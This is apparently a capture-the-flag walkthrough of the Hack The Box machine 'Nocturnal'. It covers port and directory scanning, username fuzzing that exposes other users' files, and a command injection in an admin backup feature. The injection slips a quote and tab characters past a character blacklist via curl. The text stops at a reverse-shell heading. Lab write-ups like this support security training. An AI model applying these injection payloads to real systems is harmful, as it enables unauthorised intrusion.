
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Apr 14 10:52:30 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.85.229
Nmap scan report for 10.129.85.229
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 14 10:52:47 2025 -- 1 IP address (1 host up) scanned in 17.11 secondsnmap scan output. There is a HTTP redirect to nocturnal.htb in the tcp/80 output, which we should add to our /etc/hosts file.echo -e '10.129.85.229\t\tnocturnal.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich

Whenever you're presented the opportunity to register for an account on an application, do so, as you will want to see if being an authenticated user opens any additional functionality.

test:test
I tried uploading a simple .png file, but it appears we are limited to uploading files in a pre-defined whitelist of extensions.


Now that I've used one of the accepted file extensions, the file upload is successful. Hovering over the link, we can see the view.php script is used to load the file, where we must also provide username and file arguments.
Penetration Testing
Potential Attack Paths
- Can we bypass the file extension whitelist and upload a
.phpfile to achieve code execution via theview.phpscript and Local File Inclusion (LFI); or perhaps Remote File Inclusion (RFI)? - Can we exploit path traversal and read local files on the file system?
- Can we exploit broken access controls and read other users' files?
- The landing page mentioned regular backups, so should be on the lookout for those
Directory and File Enumeration
Before we get too carried away with attacking the web application, we'll want to make sure we map the attack surface and check for any other interesting artifacts.
grep -iv '^logout$' /usr/share/seclists/Discovery/Web-Content/big.txt > wordlist.txtIgnore the logout entry, so that we aren't logged out of our session
gobuster dir -u http://nocturnal.htb -w wordlist.txt -x php -o dir.txt \
-r -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' -t 200
Use our cookie to brute force the directories and files
/admin.php            (Status: 200) [Size: 644]
/backups              (Status: 403) [Size: 162]
/dashboard.php        (Status: 200) [Size: 2536]
/index.php            (Status: 200) [Size: 2536]
/login.php            (Status: 200) [Size: 644]
/register.php         (Status: 200) [Size: 649]
/uploads_event        (Status: 403) [Size: 162]
/uploads_user         (Status: 403) [Size: 162]
/uploads_video        (Status: 403) [Size: 162]
/uploads              (Status: 403) [Size: 162]
/uploads2             (Status: 403) [Size: 162]
/uploads_admin        (Status: 403) [Size: 162]
/uploads_group        (Status: 403) [Size: 162]
/uploads_forum        (Status: 403) [Size: 162]
/view.php             (Status: 200) [Size: 2967]
Testing Access Controls

test2:test account

In the screenshot below, you'll note that even though I'm logged in as test2, I can see the files belonging test if I specify so in the username parameter (while also specifying a fake file name with compliant file extension).
fileFuzzing Usernames
gobuster fuzz -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' -u 'http://nocturnal.htb/view.php?username=FUZZ&file=fake_file.odt' \
-w /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt -t 200 -o fuzz_users.txt
The first thing we want to do is trim the noise. The application always responds HTTP 200 whether or not the username is valid, so that's not a good way to filter the output. We can see lots of response sizes of 2985 in the output, so that will be the next most reliable filter.
gobuster fuzz -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' -u 'http://nocturnal.htb/view.php?username=FUZZ&file=fake_file.odt' \
-w /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt -t 200 -o fuzz_users.txt --exclude-length 2985
Found: [Status=200] [Length=3037] [Word=admin] http://nocturnal.htb/view.php?username=admin&file=fake_file.odt
Found: [Status=200] [Length=3113] [Word=amanda] http://nocturnal.htb/view.php?username=amanda&file=fake_file.odt
Found: [Status=200] [Length=3037] [Word=tobias] http://nocturnal.htb/view.php?username=tobias&file=fake_file.odt
Found: [Status=200] [Length=3037] [Word=test2] http://nocturnal.htb/view.php?username=test2&file=fake_file.odtThe next thing we notice here is the response size of 3037 repeated across a few users — including my other test account, test2. This seems to indicate to me users that exist but do not have any files uploaded, since I know my test2 user does not have any files.


.zip file despite the prepended CSS and HTMLExploring the ODT File
The .odt file is recognized as a .zip archive, because like .docx and similar office documents, they are compressed in an archive. We can expand the archive and use a tool such as grep to look for interesting strings.
unzip -d privacy privacy.odt
grep -ir passw privacy/
amandaNocturnal Web Admin


Conveniently, the application makes it easy for use to get a look at some of the source code. Clicking through the various .php scripts, one thing stands out to me as a potential way to get a reverse shell.
     1  if (isset($_POST['backup']) && !empty($_POST['password'])) {
     2      $password = cleanEntry($_POST['password']);
     3      $backupFile = "backups/backup_" . date('Y-m-d') . ".zip";
     4
     5      if ($password === false) {
     6          echo "<div class='error-message'>Error: Try another password.</div>";
     7      } else {
     8          $logFile = '/tmp/backup_' . uniqid() . '.log';
     9
    10          $command = "zip -x './backups/*' -r -P " . $password . " " . $backupFile . " .  > " . $logFile . " 2>&1 &";
    11
    12          $descriptor_spec = [
    13              0 => ["pipe", "r"], // stdin
    14              1 => ["file", $logFile, "w"], // stdout
    15              2 => ["file", $logFile, "w"], // stderr
    16          ];
Using line numbers to make it easier to pinpoint interesting lines
The interesting bit is on line 10 where we're using string concatenation in PHP to build a system command via proc_open.
Note that on line 2, the script makes an attempt to run cleanEntry() on the user-provided password. Scroll up on the PHP script output and find the cleanEntry() function and note how it tries to sanitize user inputs.
$blacklist_chars = [';', '&', '|', '$', ' ', '`', '{', '}', '&&'];The blacklist of characters we may not use in the password entry
"zip -x './backups/*' -r -P " . $password . " " . $backupFile . " . > " . $logFile . " 2>&1 &";Each section is wrapped in " with the PHP . concatenation operator
" character is obviously the important character in this sequence, as it marks the beginning and end of a string. And the " character is not in the blacklist. So, what if we inject " in the password field?
password123"This is sh throwing the error, not the PHP script. We've effectively caused the termination of the command string fed to proc_open, which causes sh to think the rest of the input is a separate command. We can recreate the conditions to prove it.

source.php
sh to terminate the command here, then blahlah_backup is treated as the next commandExploit
Command Injection
Developing the Payload
curl -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' 'http://nocturnal.htb/admin.php' \
--data 'backup=1' \
--data-urlencode 'password=injection"id"'
--data-urlencode will encode key characters on the right of =, particularly the " to %22 so we don't have to

Since we know injecting a " will cause the termination of the $command variable and cause the proc_open call to execute the command after the ", the next challenge is figuring out how to get spaces into the injected command.
The array of blacklisted characters is pretty robust. We can't use spaces, ${IFS}, or any other variable name for that matter as a way to inject spaces into the command.
"What characters can be used on the command line instead of a space to separate arguments?"

- Space is blacklisted, so no-go
- Next, we'll try tabs or
\ton the command line
curl -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' 'http://nocturnal.htb/admin.php' \
--proxy http://127.0.0.1:8080 \
--data 'backup=1' \
--data-urlencode "password=\"$(echo -ne 'ls\t-la')"
In the --data-urlencode block, we're effectively doing:
password="— inject the quote to terminate the string template$(echo -ne 'ls\t-la')— use a sub-shell locally to output the stringls[tab]-la- And, send it as a URL encoded payload
\tencoded to URL translates to%09


ls%09-la in the payload as expectedReverse Shell
